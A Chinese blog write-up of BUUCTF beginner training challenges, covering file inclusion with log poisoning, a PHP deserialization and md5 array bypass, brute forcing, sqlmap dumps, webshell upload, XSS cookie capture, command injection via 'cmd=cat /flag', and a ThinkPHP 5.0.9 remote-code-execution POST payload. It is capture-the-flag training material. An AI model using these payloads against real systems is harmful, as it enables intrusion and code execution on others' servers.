

BUUCTF-Basic

原创

[_abcdef](#) 于 2021-11-08 15:26:41 发布 451 收藏 3

分类专栏: [信息安全](#) 文章标签: [linux](#) [运维](#) [服务器](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_38626043/article/details/121145208

版权



[信息安全](#) 专栏收录该内容

17 篇文章 4 订阅

订阅专栏

文章目录

Basic

[Linux Labs](#)

[BUU LFI COURSE 1](#)

[Upload-Labs-Linux](#)

[BUU CODE REVIEW 1](#)

[BUU BRUTE 1](#)

[BUU SQL COURSE 1](#)

[sqli-labs](#)

[BUU UPLOAD COURSE 1](#)

[BUU BURP COURSE 1](#)

[BUU XSS COURSE 1](#)

[LFI Labs](#)

[PikaChu](#)

[AWD-Test1](#)

[\[Windows\]Upload-Labs-Windows](#)

[XSS-Lab](#)

Basic

Linux Labs

ssh连接/目录下

BUU LFI COURSE 1

```

<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];


    include $_GET['file'];
}

```

文件包含


一句话插入ua头，会写入日志

将日志包含出来，webshell连接工具连接，flag在/目录下



Upload-Labs-Linux

upload-labs 靶场



BUU CODE REVIEW 1

https://github.com/glzjin/buusec_2019_code_review_1

https://blog.csdn.net/qq_45555226/article/details/110003144

```
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
    public $correct = "";
    public $input = "";

    public function __destruct() {
        try {
            $this->correct = base64_encode(uniqid());
            if($this->correct === $this->input) {
                echo file_get_contents("/flag");
            }
        } catch (Exception $e) {
        }
    }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

```

}
if($_GET['pleaseget'] == '1') {
    if($_POST['pleasepost'] == '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
}

```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 28

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 28
flag(5bbadf15-15a8-4f00-8584-7ec4523254ad)

The screenshot shows the Burp Suite interface with the following details:

- URL:** http://6ac0cc10-348c-4285-8df4-427fb9418933.node4.buuoj.cn:81/?pleaseget=1
- Enable POST:** A toggle switch is turned on.
- enctype:** application/x-www-form-urlencoded
- Body:** pleasepost=2&md51[]=1&md52[]=2&obj=0:3:"BUU":2:{s:7:"correct";s:0:"";s:5:"input";R:2;}
- Navigation Bar:** Includes tabs for 元素, 控制台, 来源, 网络, HackBar, 性能, 内存, 应用, 安全, Lighthouse, EditThisCookie, HackTools.
- Toolbox:** Includes buttons for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSTI, ENCODING, and HASHING.
- Footer:** CSDN @_abcdef

BUU BRUTE 1

数值爆破

Intruder attack 3

攻击 保存 列

结果 目标 位置 有效载荷 选项

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长	评论
5491	6490	200	<input type="checkbox"/>	<input type="checkbox"/>	237	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	212	
1	1000	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
3	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
6	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
7	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	212	
9	1008	200	<input type="checkbox"/>	<input type="checkbox"/>	212	

请求 响应

Raw 头 Hex Render

```

HTTP/1.1 200 OK
Server: openresty
Date: Thu, 04 Nov 2021 09:53:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.5
Content-Length: 58

登录成功。 flag{e6dcdf1b-4b53-494e-a702-528e37f4ec99}

```

输入搜索字词 没有比赛

完成了 CSDN @_abcdef

BUU SQL COURSE 1

注入点



测试新闻2

喵喵喵喵

The screenshot shows the Chrome DevTools Network tab. The top part features a timeline with a red vertical line indicating the time of the selected request. Below the timeline is a list of requests, with 'content_detail.php?id=2' selected. The right-hand pane displays the details for this request, including the request URL, method (GET), status (200 OK), and various response headers like 'Access-Control-Allow-Headers' and 'Content-Type: application/json'.

名称	常规
cd5a5c67-5141-43a9-94e8-a4cde14b3936.node4.buuoj.cn	请求网址: http://cd5a5c67-5141-43a9-94e8-a4cde14b3936.node4.buuoj.cn:81/backend/content_det
app.4ac675624e911d3d3b227b3be5c506a1.css	请求方法: GET
manifest.2ae2e69a05c33dfc65f8.js	状态代码: 200 OK
vendor.6928dc8b435226e304dc.js	远程地址: 117.21.200.166:81
app.0949cf6bda03f1c5c23a.js	引荐来源网址政策: strict-origin-when-cross-origin
content_list.php	
js.js	
dom.js	
content_detail.php?id=2	响应头 查看源代码
js.js	Access-Control-Allow-Headers: *
dom.js	Access-Control-Allow-Origin: *
	Connection: keep-alive
	Content-Type: application/json
	Date: Thu, 04 Nov 2021 10:40:45 GMT
	Server: openresty
	Transfer-Encoding: chunked

11 个请求 | 已传输 1.0 MB | 1.0 MB 项资源 | 完成用时: 8.10 秒 | DOMContentLoaded



sqli-labs

sqli-labs 靶场


```
[19:07:13] [INFO] fetching columns for table 'flag' in database 'ctftraining'
[19:07:13] [INFO] fetching entries for table 'flag' in database 'ctftraining'
Database: ctftraining
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| flag{814c59b8-fb06-45e0-9c97-b097849e4d6a} |
+-----+

[19:07:13] [INFO] table 'ctftraining.flag' dumped to CSV file '/root/.local/share/sqlmap/output/3524e95d-2af8-44d5-88f1-64cf394a0e0c.node4.buuoj.cn/dump/ctftraining/flag.csv'
[19:07:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/3524e95d-2af8-44d5-88f1-64cf394a0e0c.node4.buuoj.cn'


[*] ending @ 19:07:13 /2021-11-04/

(root@DESKTOP-A5F444N)~/home/tools]
```

CSDN @_abcdef

BUU UPLOAD COURSE 1

文件上传，本地包含



```
中国蚁剑
AntSword 编辑 窗口 调试
117.21.200.166
编辑: /flag
保存 高亮 用此编码打开
1 flag{250f8e87-7dd1-48e4-9846-1f3996e65a6a}
2
```

CSDN @_abcdef

BUU BURP COURSE 1

xff 不行，用 X-Real-IP 头

<input type="checkbox"/> 展开	2021-11-05 09:45:18	<ul style="list-style-type: none"> location : http://21640a6e-bad5-4 	<ul style="list-style-type: none"> HTTP_REFERER : http://21640a 	删除 复制
<input type="checkbox"/> 折叠	2021-11-05 09:38:30	<ul style="list-style-type: none"> location : http://21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn:81/#/view/05a3b6f5-6d96-4867-97b3-0b003857c19b toplocation : http://21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn:81/#/view/05a3b6f5-6d96-4867-97b3-0b003857c19b cookie : PHPSESSID=164fea626ccc94c382bbb1044ff45abb opener : username : password : 	<ul style="list-style-type: none"> HTTP_REFERER : http://21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn:81/ HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 REMOTE_ADDR : 125.84.158.200 	删除 复制
<input type="checkbox"/> 折叠	2021-11-05 09:38:20	<ul style="list-style-type: none"> location : http://web/#/view/05a3b6f5-6d96-4867-97b3-0b003857c19b toplocation : http://web/#/view/05a3b6f5-6d96-4867-97b3-0b003857c19b cookie : PHPSESSID=fff26e418c96c3dd7d32b50cf6a9ecb4 opener : username : password : 	<ul style="list-style-type: none"> HTTP_REFERER : http://web/backend/admin.php HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/72.0.3626.121 Safari/537.36 REMOTE_ADDR : 10.128.0.1 	删除 复制

选中项操作: [删除](#)

CSDN @_abcdef

flag: flag{3c4d3412-0863-40b0-8064-22958a01}

http://21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn:81/backend/admin.php

▼ 21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn | PHPSESSID

值

fff26e418c96c3dd7d32b50cf6a9ecb4

域名

21640a6e-bad5-41af-b6bf-ba1c5ba5673a.node4.buuoj.cn

路径

/

过期时间

Sat Nov 05 2022 10:57:09 GMT+0800 (中国标准时间)

SameSite

hostOnly session 安全 httpOnly

帮助

CSDN @_abcdef

LFI Labs

LFI_labs 靶场

<https://github.com/paralax/lfi-labs>

LFI labs

[Show Hint](#)

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

The screenshot shows a web security tool interface with a dark theme. At the top, there are navigation tabs: 元素 (Elements), 控制台 (Console), 来源 (Sources), 网络 (Network), HackBar, 性能 (Performance), 内存 (Memory), 应用 (Application), 安全 (Security), Lighthouse, EditThisCookie, and HackTools. Below these are action buttons: LOAD, SPLIT, EXECUTE, TEST (with a dropdown arrow), SQLI (with a dropdown arrow), XSS (with a dropdown arrow), LFI (with a dropdown arrow), SSTI (with a dropdown arrow), ENCODING (with a dropdown arrow), and HAS. The main area displays the URL: `http://3c6b845b-6ebb-484d-9911-d29a0136f408.node4.buuoj.cn/CMD-1/index.php?cmd=ls /`. At the bottom right, there is a watermark: CSDN @_abcdef.

LFI labs

[Show Hint](#)

flag(43054343-f9cf-456e-98b6-58f9787f8c8a)

The screenshot shows the same web security tool interface as above. The URL is now: `http://3c6b845b-6ebb-484d-9911-d29a0136f408.node4.buuoj.cn/CMD-1/index.php?cmd=cat /flag`. Below the URL, there is a toggle switch for "Enable POST" which is currently turned off. At the bottom right, there is a watermark: CSDN @_abcdef.

PikaChu

皮卡丘靶场

<https://github.com/zhuifengshaonianhanlu/pikachu>

Pikachu 漏洞练习平台 pika-pika-

系统介绍 | rce > exec "ping"

暴力破解 | Here, please enter the target IP address!

Cross-Site Scripting | ping

CSRF | flag{4076563b-1297-4f70-8b88-015cf1e4ca25}

SQL-Inject

RCE

- 概述
- exec "ping"
- exec "eval"

File Inclusion

CSDN @_abcdef

AWD-Test1

为本平台的 AWD 做准备。。。

glzjin/123456

页面错误! 请稍后再试~

ThinkPHP V5.0.9 { 十年磨一剑-为API开发设计的高性能框架 }

POC
POST

```
s=whoami&_method=__construct&method=POST&filter[]=system
```

flag(glzjin_wants_a_girl_friend) flag(glzjin_wants_a_girl_friend)

[wed114时尚](#)

[首页](#) [新闻](#) [玄幻](#) [爱情](#) [游戏](#) [NBA](#) [生活](#) [哲理](#)

Welcome my friends

[神的惩罚](#)

[神的惩罚](#)

发布时间: 2018-04-11

这是明天的报纸

[NBA常规赛 将悬念留到最后](#)

[NBA常规赛 将悬念留到最后](#)

发布时间: 2018-04-11

火箭一骑绝尘 早早锁定联盟第一

[苍之纪元](#)

[苍之纪元](#)

发布时间: 2018-04-11

奥罗拉，一个魔法的世界

- <<
- 1
- 2
- 3
- >>

